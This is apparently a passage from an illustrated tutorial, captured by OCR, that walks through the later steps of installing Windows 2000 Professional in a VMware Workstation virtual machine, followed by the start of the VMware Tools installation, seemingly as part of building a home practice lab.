Windows 2000 Professional Setup

Regional Settings

You can customize Windows 2000 for different regions and languages.

The system locale and user locales control how numbers, currencies, and dates appear.

The system locale is set to English (United States), and the user locale is set to English (United States) for all users on the computer.

To change system or user locale settings, click Customize. Customize...

The keyboard layout controls the characters that appear when you type.


Each user will use the US keyboard layout.

To change the keyboard layout, click Customize. Customize...

< Back Next >

You do not have VMware Tools installed.

25. Enter your *Name* and *Organization* (if any). Click **Next**.



Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Windows 2000 Professional Setup

Personalize Your Software

Setup uses the information you provide about yourself to personalize your Windows 2000 software.

Type your full name and the name of your company or organization.


Name: Virtually Hacking

Organization: Hacking the Virtual Computer

< Back Next >

You do not have VMware Tools installed.

26. Enter the serial number for your copy of Microsoft Windows. Click **Next**.



Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Windows 2000 Professional Setup
Microsoft
Certificate of Authenticity
< Back
Next >

Your Product Key

Your Product Key uniquely identifies your copy of Windows 2000.


The 25-character Product Key appears on the lower section of your Certificate of Authenticity.

Type the Product Key below:

Product Key: XXXXX - XXXXX - XXXXX - XXXXX - XXXXX

You do not have VMware Tools installed.

27. Assign a *Computer name* to your virtual computer and type an *Administrator password.* Click **Next**.



Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Windows 2000 Professional Setup
< Back
Next >

Computer Name and Administrator Password

You must provide a name and an Administrator password for your computer.

Setup has suggested a name for your computer. If your computer is on a network, your network administrator can tell you what name to use.

Computer name: WIN-2000-V-1

Setup creates a user account called Administrator. You use this account when you need full access to your computer.


Type an Administrator password.

Administrator password: ******

Confirm password: ******

You do not have VMware Tools installed.

28. Set your *Date & Time*, *Time Zone*, and whether you use *daylight savings* time. Click **Next**.



Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Windows 2000 Professional Setup
< Back
Next >
You do not have VMware Tools installed.

Date and Time Settings

Set the correct date and time for your Windows computer.

Date & Time

Friday , October 28, 2005


11:48:09 AM

Time Zone

(GMT-06:00) Central Time (US & Canada)

☑ Automatically adjust clock for daylight saving changes

29. The networking components will now install.




Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Windows 2000 Professional Setup
< Back
Next >
You do not have VMware Tools installed.

Networking Settings

Installing network software allows you to connect to other computers, networks, and the Internet.

Please wait while Windows installs networking components.

30. Unless you are familiar with configuring network cards, accept the default of *Typical settings* and click **Next**.



Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional

Windows 2000 Professional Setup

Networking Settings
Installing network software allows you to connect to other computers, networks, and the Internet.

Choose whether to use typical or custom settings:


● **Typical settings**
Creates network connections using the Client for Microsoft Networks, File and Print Sharing for Microsoft Networks, and the TCP/IP transport protocol with automatic addressing.

○ **Custom settings**
Allows you to manually configure networking components.

< Back | Next >

You do not have VMware Tools installed.

31. Accept the default answer of *No* for domain membership and click **Next**.



Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional

Windows 2000 Professional Setup

Workgroup or Computer Domain
A workgroup is a collection of computers that have the same workgroup name. A domain is a collection of computers defined by a network administrator.

Do you want this computer to be a member of a domain?
(You may need to obtain this information from your network administrator.)

● No, this computer is not on a network, or is on a network without a domain.
Type a workgroup name in the following box.


○ Yes, make this computer a member of the following domain:

Workgroup or computer domain:
WORKGROUP

< Back | Next >

You do not have VMware Tools installed.

32. Windows components will continue to install.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
< Back
Next >
You do not have VMware Tools installed.

Windows 2000 Professional Setup


Installing Components

Setup is installing Windows 2000 components.

Please wait while Setup installs the components. This may take several minutes.

Status: Copying files...

33. The Final Tasks of the installation will occur.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
< Back
Next >
You do not have VMware Tools installed.

Windows 2000 Professional Setup

Performing Final Tasks

Setup must complete a final set of tasks.

Please wait while Setup:


→ **Installs Start menu items**

Registers components

Saves settings

Removes any temporary files used

34. Windows 2000 is now installed. Remove the CD and click **Finish**.



Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Windows 2000 Professional Setup
Microsoft Windows 2000
< Back
Finish
You do not have VMware Tools installed.

Completing the Windows 2000 Setup Wizard

You have successfully completed Windows 2000 Setup.

If there is a CD in your drive, remove it. Then, to restart your computer, click Finish.

35. Upon reboot you will need to complete the **Network Identification Wizard**. Click **Next**.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Network Identification Wizard
< Back
Next >
Cancel
You do not have VMware Tools installed.

Users of This Computer
Who can log on to this computer?

You can require all users to enter a user name and password to log on, or you can have Windows assume the same user will always log on to this computer.

Which option do you prefer?

● Users must enter a user name and password to use this computer.


○ Windows always assumes the following user has logged on to this computer:

User name: Virtually Hacking

Password:

Confirm password:

36. The next screen requires you to make a decision as to whether you want the same user automatically logging into Windows all the time or if you require each user to enter a username and password to log in. As I am security conscious, I always choose the latter. Congratulations, you have successfully installed a virtual Windows 2000 Workstation! Click **Finish**.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Network Identification Wizard


Completing the Network Identification Wizard

You have successfully completed the Network Identification Wizard.

To close this wizard, click Finish.

< Back
Finish
Cancel
You do not have VMware Tools installed.

37. You are now presented with the Windows login screen. Type in your password from Step 27 and click **OK**.



Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Log On to Windows
Microsoft Windows 2000 Professional
Microsoft
Built on NT Technology

User name: Administrator

Password: ******

OK
Cancel
Options >>
You do not have VMware Tools installed.

38. The first time Windows 2000 loads you are presented with a “Getting Started with Windows” presentation. If you are unfamiliar with Windows 2000 you may wish to view the presentation. Otherwise, just **uncheck** *Show this screen at startup* and then click **Exit**.



Use Control Panel to customize your desktop and configure your computer.

You do not have VMware Tools installed.

Installing VMware Tools for Windows 2000 Virtual Machines


Even though your virtual Windows 2000 Workstation is running, it is best to install the VMware Tools on each virtual machine you install. VMware Tools allows for better screen resolution, mouse control, drag-and-drop operations, improved network performance, shared folders support, and copying and pasting between the host and virtual machine.

***Note:** Initially once you are logged into your virtual machine you will find that your mouse is locked into the virtual machine and you cannot get out to the host computer. To switch back to the host computer hold down the **Ctrl** key and press the **Alt** key. Then by clicking back into the virtual machine screen; the mouse again becomes active in the virtual machine.


***Note:** You do not use a physical CD when installing VMware Tools. The VMware software contains an ISO image that the guest machine interprets as a physical CD.

To install VMware Tools, follow these steps:

1. Return to the host machine by holding down the **Ctrl** key and press the **Alt** key. Then from the VMware Workstation menu click **VM** and then select **Install VMware Tools**.




2. The VMware Tools installation screen appears. Click **Install**.


Windows 2000 Professional - Virtual Machine

Installing the VMware Tools package will greatly enhance graphics and mouse performance in your virtual machine.

WARNING: You cannot install the VMware Tools package until the guest operating system is running. If your guest operating system is not running, choose Cancel and install the VMware Tools package later.

3. The VMware Tools installation begins.




VMware Tools Setup is preparing the InstallShield Wizard, which will guide you through the program setup process. Please wait.

Checking Operating System Version

You do not have VMware Tools installed.

4. The VMware Tools Wizard starts. Click **Next**.



